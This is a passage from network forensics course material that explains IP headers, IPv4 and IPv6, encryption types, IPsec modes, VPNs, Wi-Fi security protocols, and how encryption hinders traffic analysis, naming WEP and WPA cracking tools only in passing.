¹³³ <https://www.iplocation.net/ethernet>

¹³⁴ Less used in modern days.

¹³⁵ Image source: <http://teaching.csse.uwa.edu.au/units/CITS3002/lectures/lecture09/05.html>

¹³⁶ <https://tools.ietf.org/html/rfc791>




Figure 4-15. The first 32 bits of a typical IP packet header¹³⁷.

The IP headers contains metadata about the IP packet. The version field shows the IP version, which is 4 in our example. IPv4 uses a 32-bit address. The source IP and destination IP addresses are useful for network forensic investigations. On top of the network protocol layer is the transport layer, placed in layer four of the OSI model. TCP and UDP are transport layers. Network packets are encapsulated one layer within another like an onion, for example:

- An IP-packet resides within an Ethernet-frame.
- A TCP-segment resides within an IP-packet.
- A HTTP-packet resides within a TCP-segment¹³⁸.




Figure 4-16. Network packet¹³⁹

¹³⁷ Image source: IBM (n.d. a)

¹³⁸ <http://www.laneye.com/network/how-network-works/mac-address-and-ip-address-relationship.htm>

¹³⁹ Image source: <http://www.laneye.com/network/ethernet-network-packet-holding-an-ip-packet.gif>

Ethernet, IP and TCP are often called packets. For Ethernet, IP and TCP the correct denomination is *Ethernet frame*, *IP packet* and *TCP segment*.

4.4.2.3 IPv4 versus IPv6

In the previous paragraph, an example of an IPv4 address header was shown. An IPv4 address is a 32-bit numeric address and consists of four numbers in period and decimal notation. Each number consists of a number from the range of 0 - 255. The format is 1.2.3.4.

IPv6¹⁴⁰ addresses are 128 bits in length and written in hexadecimal. An IPv6 address has a format of: $y : y : y : y : y : y : y : y$ where y is called a *segment* and can be any hexadecimal value between 0 and FFFF. The segments are separated by colons, not periods¹⁴¹.




Figure 4-17. IPv6 address¹⁴²

An IPv6 address looks different in terms of the format, but the header also differs from an IPv4 header. Below is an illustration of an IPv4 header and an IPv6 header.

¹⁴⁰ Kawamura and Kawashima (2010)

¹⁴¹ IBM (n.d. b)

¹⁴² Image source:

https://upload.wikimedia.org/wikipedia/commons/thumb/7/70/Ipv6_address_leading_zeros.svg/760px-ipv6_address_leading_zeros.svg.png




Figure 4-18. IPv4 vs IPv6¹⁴³

IPv6 is steadily on the rise, but “IPv6 only networks” are rare. Where IPv6 is running, IPv4 will still be available. Modern operating systems already support IPv6 and more and more Internet providers offer it. However, not all applications take IPv6 into account. An example is a firewall or endpoint security where the services can be accessed via both IPv4 and IPv6 but only the IPv4 ports are protected. Because of this, IPv6 involves a risk.

4.4.3 Encryption

Encryption is converting data to a form that can only be rendered meaningful by using a decryption key. Nowadays many types of encryption exist (homomorphic encryption, quantum-safe encryption, etc ...) but a more classical approach to categorising that is still of use related to actual network forensics is the following one:

- Symmetric (one key, shared between sending party and receiving party).
- Asymmetric (two keys; one public used to encrypt and private key used for decryption).

Following are some examples of the two terms in relation to encryption.

Symmetric encryption: both sides essentially possess the same key information before any exchange of encrypted messages can occur. So person A (Alice) encrypts a file and sends it to person B (Bob). The secret key is already shared with Bob and he decrypts the file with the known shared secret key.

Asymmetric encryption: both sides do not share the same key information as it is split into a ‘private’ and a ‘public’ part. Before any exchange of encrypted messages can happen, the sender of the message needs to know the public part of the key information. The label ‘public’ refers to the fact that most of the times this

¹⁴³ Image source: https://upload.wikimedia.org/wikipedia/commons/a/ae/IPv6_vs_IPv4.jpg

public key information is published on (public) key servers, websites and on business cards, and so on. The encrypted message can only be decrypted by means of the private part of the key information. This should never be shared with other parties, explaining the 'private' label. So Alice sends Bob a message and encrypts the message using Bob's public key. The encrypted message can only be decrypted with the secret key of Bob.

Usually symmetric encryption can be performed faster and uses less resources than asymmetric encryption but a disadvantage is that all parties involved in the exchange of information that is encrypted using symmetric algorithms, need to exchange the key that is needed for the decryption amongst each other and this has to be done in a secure way. Some VPN solutions use both symmetric as well as asymmetric encryption for secure and fast connections. Usually asymmetric encryption is used for negotiating the symmetric key that will be later used for establishing a connection. In this way the more resource intensive algorithms are only needed for the key exchange.

4.4.3.1 Application Layer encryption

Application Layer Encryption encrypts data at application level and is used for "application to application" communication or within one single application. This way, the application encrypts the data and the same application is needed to decrypt the data. Other applications might not be able to use it.

Examples¹⁴⁴ of application layer encryption are:

- S/MIME (secure/multipurpose internet mail extensions).
- S-HTTP (secure hypertext transfer protocol).
- PGP (Pretty Good Privacy).
- MSP (message security protocol).
- SET (secure electronic transactions).

There are a few confusing examples worth mentioning. For example S-HTTP and the well-known HTTPS.

S-HTTP uses symmetric key encryption and encrypts only the served page data and submitted data like POST fields¹⁴⁵.

HTTPS, which is used with web servers, stands for HyperText Transfer Protocol Secure and makes use of Transport Layer Security (TLS) or Secure Sockets Layer (SSL). SSL and TLS are at the session layer of the OSI Model.

Another, somewhat confusing, example is Secure Shell (SSH¹⁴⁶). In the past users applied Telnet for remote shells, but telnet does not use encryption. SSH is a program for the use of a secure remote shell - but it is also the term for a transport layer protocol.

¹⁴⁴ <http://www.open.edu/openlearn/science-maths-technology/computing-and-ict/systems-computer/network-security/content-section-5.3.2>

¹⁴⁵ CISSP Cert Guide: CISSP Cert Guide, 3/e_c3 (summary)

¹⁴⁶ Ylonen and Lonvick (2006)

4.4.3.2 Network encryption

Network encryption is used to encrypt data transmitted between server and client, and between server and another server¹⁴⁷.

4.4.4 IPsec

Internet Protocol Security (IPsec) is a framework of open standards to ensure private, secure communications over Internet Protocol (IP) networks. This is done by means of the use of cryptographic security services¹⁴⁸.

There are two security protocols used with IPsec. Authentication Header (AH) and Encapsulating Security Payload (ESP). Each protocol supports two modes of use: transport mode and tunnel mode¹⁴⁹. An explanation about tunnel mode and transport mode is first explained, followed by Authentication Header (AH) and Encapsulating Security Payload (ESP).

4.4.4.1 Tunnel mode

With the use of tunnel mode, the information of the *IP header and the original packet* is protected by encryption. The original packet (IP header and payload) is encapsulated a new IP header and IPsec header. This is often used in Site-to-Site VPN.




Figure 4-19. Tunnel mode¹⁵⁰

4.4.4.2 Transport mode

With the use of transport mode, the payload is protected by encryption but the original header remains intact and unencrypted. It is used for end-to-end encryption for example a client and a server.

¹⁴⁷ https://www.ibm.com/support/knowledgecenter/en/SSGU8G_12.1.0/com.ibm.sec.doc/ids_en_001.htm

¹⁴⁸ Microsoft (2018)

¹⁴⁹ https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.halz002/ipsecurity_ipsec_ah_esp_encap_modes.htm

¹⁵⁰ Image source: https://www.cisco.com/c/dam/en/us/td/i/100001-200000/130001-140000/132001-133000/132165.ps/_jcr_content/renditions/132165.jpg





Figure 4-20. Transport mode¹⁵¹

4.4.4.3 Authentication Header (AH)

The IPsec Authentication header does not encrypt the data (payload). “The Authentication Header (AH) protocol provides data origin authentication, data integrity, and replay protection. However, AH does not provide data confidentiality, which means that all of your data is sent in the clear.”¹⁵² The IP Authentication Header is described in RFC4302¹⁵³.



¹⁵¹ Image source: https://www.cisco.com/c/dam/en/us/td/i/100001-200000/130001-140000/132001-133000/132166.ps/_jcr_content/renditions/132166.jpg

¹⁵² IBM (n.d. c)

¹⁵³ <https://tools.ietf.org/html/rfc4302>

Figure 4-21. Authentication Header¹⁵⁴

4.4.4.4 Encapsulation Security Payload (ESP)

The IPsec Encapsulating Security Payload (ESP) protocol (Kent, 2005) provides authentication, integrity and confidentiality of network data (payload). In transport mode ESP does not protect the original IP header. This is encrypted in tunnel mode.




Figure 4-22. Encapsulation Security Payload¹⁵⁵

4.4.5 VPN

A Virtual Private Network (VPN) allows a user to securely connect to a private network over the Internet. A VPN tunnel is an encrypted connection. VPN services are used within a company to access the company network from outside. VPN is also used to hide the users IP address or get an IP from a specific country. Sometimes sites or services give a different content based on the IP location. An example of IP location based services is the offering of country based video streams.

¹⁵⁴ Image source: https://www.cisco.com/c/dam/en/us/td/i/100001-200000/130001-140000/132001-133000/132164.ps/_jcr_content/renditions/132164.jpg

¹⁵⁵ Image source: https://www.cisco.com/c/dam/en/us/td/i/100001-200000/130001-140000/132001-133000/132163.ps/_jcr_content/renditions/132163.jpg




Figure 4-23. Encrypted VPN Tunnel¹⁵⁶

4.4.5.1 VPN types

VPN can be used for remote access but it is also used to connect two (parts of) networks with each other. In the case of remote access, an employee can log into the company network in order to gain access to protected services. VPN can also securely interconnect the networks of offices at different geographical locations or connect a particular part of the network to a vendor's network. In general, there are two types of VPN:

- Remote Access VPN
- Site-to-Site VPN¹⁵⁷

In terms of VPN we distinguish split tunnels and full tunnels. With a full tunnel all traffic goes through the VPN gateway. With a split tunnel, only traffic to specific network ranges is routed through the VPN gateway and the other destinations are routed through the regular gateway.

There is a variant of split tunneling that is called *Inverse split tunneling*. With this variant all traffic is routed by default through the VPN gateway except the indicated traffic which is routed through the normal gateway.

4.4.5.2 VPN Protocol types

We discussed IPsec in the previous paragraphs but there are more protocols¹⁵⁸ that can be used for VPN:

- SSTP
- L2TP/IPsec
- PPTP
- WireGuard
- OpenVPN
- SoftEther
- IKEv2/IPsec

¹⁵⁶ Image source: https://cybersecurity.osu.edu/sites/default/files/2017/10/vpn_img1.jpg

¹⁵⁷ Site-to-Site VPN is also called Lan-2-Lan and connects two networks privately.

¹⁵⁸ <https://thebestvpn.com/pptp-l2tp-openvpn-sstp-ikev2-protocols/>

OpenVPN¹⁵⁹ is very popular protocol¹⁶⁰ and has a high security and known as a VPN application. PPTP has a weak security.

4.4.6 Wireless

Wireless internet has the advantage that no physical (Ethernet) cables are required. Wireless internet is also known Wi-Fi (or WiFi). It is a technology based on IEEE 802.11 and a trademark of the Wi-Fi Alliance. With Wi-Fi, the radio frequencies in the 2.4 GHz and / 5 GHz band. The disadvantage of 5 GHz is a less far range.

The frame format of Ethernet frames differs a bit from Wi-Fi frame formats as illustrated below. Wi-Fi frames contains up to four MAC addresses but typically use only three. Wi-Fi frames are more complex than Ethernet frames which use two MAC Address.




Figure 4-24. Frame format of Ethernet vs Wi-Fi¹⁶¹

Open Wi-Fi networks are really open and there is no form of security. The traffic data can be listened to and collected.

With the now superseded Wired Equivalent Privacy (WEP) protocol, traffic is encrypted via Wi-Fi using RC4 encryption. The encryption only applies between the NIC of the client and the NIC of the Access Point. WEP uses a pre-shared key and is insecure as a result of not enough protection against eavesdropping. “WEP was

¹⁵⁹ <https://openvpn.net/index.php/open-source/documentation/security-overview.html>

¹⁶⁰ <https://wiki.wireshark.org/OpenVPN>

¹⁶¹ Image source: https://thenetworkseal.files.wordpress.com/2015/05/ethernet_wifi_frames.jpg

officially abandoned by the Wi-Fi Alliance in 2004¹⁶².” WEPCrack is an open source tool for breaking 802.11 WEP secret keys¹⁶³. Another tool for cracking encryption keys on Wi-Fi networks with WEP is Aircrack-ng¹⁶⁴.

Wi-Fi Protected Access (WPA) was a replacement and enhancement for WEP. WPA *Personal* also supports pre-shared keys (PSK) and Temporal Key Integrity Protocol (TKIP) for encryption. WPA *Enterprise* uses an authentication server for keys and certificates generation¹⁶⁵.

WPA2 improves WPA by the use of Advanced Encryption Standard (AES) for encryption. Aircrack-ng¹⁶⁶ can be used amongst others to crack the pre-shared keys of WEP, WPA1 and WPA2. Airdump-ng is a tool for packet capturing raw 802.11 frames and is part of the Aircrack-ng suite. It is particularly suitable for collecting WEP IVs (Initialization Vector)¹⁶⁷ for speeding up the cracking. The PSK's of WPA and WPA2 can only be cracked by brute forcing techniques.

In 2017, a vulnerability for WPA2 was published and known as the Key Reinstallation Attacks¹⁶⁸ (KRACK).

WPA3¹⁶⁹ follows WPA2 from 2004 and makes attacks a lot harder by protecting against dictionary attacks through the implementation of a new key exchange protocol.

4.4.7 Network Forensics and Encryption

When log files of network traffic are used in forensics, encryption is an obstacle to the research. Encryption can be established by VPN or for example SSL in HTTPS. There are more scenarios thinkable where the investigator can be confronted with.

4.4.7.1 Explanation of the different scenarios

With the use of SSL or VPN connections, some metadata can still be read. Which metadata is still readable is explained below.

SSL

When SSL is used with a number of applications. SSL is the former version of the TLS protocol. Some well-known TCP ports for TLS traffic are¹⁷⁰

- 443 https
- 636 ldaps
- 989 ftps-data
- 990 ftps
- 992 telnets
- 993 imaps
- 994 ircs
- 995 pop3s
- 5061 sips

¹⁶² Netspot (2018a)

¹⁶³ <http://wepcrack.sourceforge.net/>

¹⁶⁴ <http://airsnort.shmoo.com/>

¹⁶⁵ Netspot (2018a)

¹⁶⁶ <https://www.aircrack-ng.org/>

¹⁶⁷ Aircrack-ng (2018)

¹⁶⁸ Vanhoef (2017)

¹⁶⁹ Wi-Fi Alliance (2018)

¹⁷⁰ Wireshark (n.d. c)

Sources and destination information from the IP headers is still readable. If credentials are provided, Wireshark's libgcrypt supports TLS decryption.

VPN

We have seen that there are two modes of VPN with IPsec. Tunnel mode and Transport mode.

With IPsec's tunnel mode the encryption is between the two routers. The traffic from the office and its own router is not encrypted. A network capture between them will show clear text traffic. A capture between the two routers will show encrypted traffic except the Ethernet address of the two routers.

In transport mode the encryption is end to end and the traffic from Office to the router is encrypted. Briefly summarised the overview below.

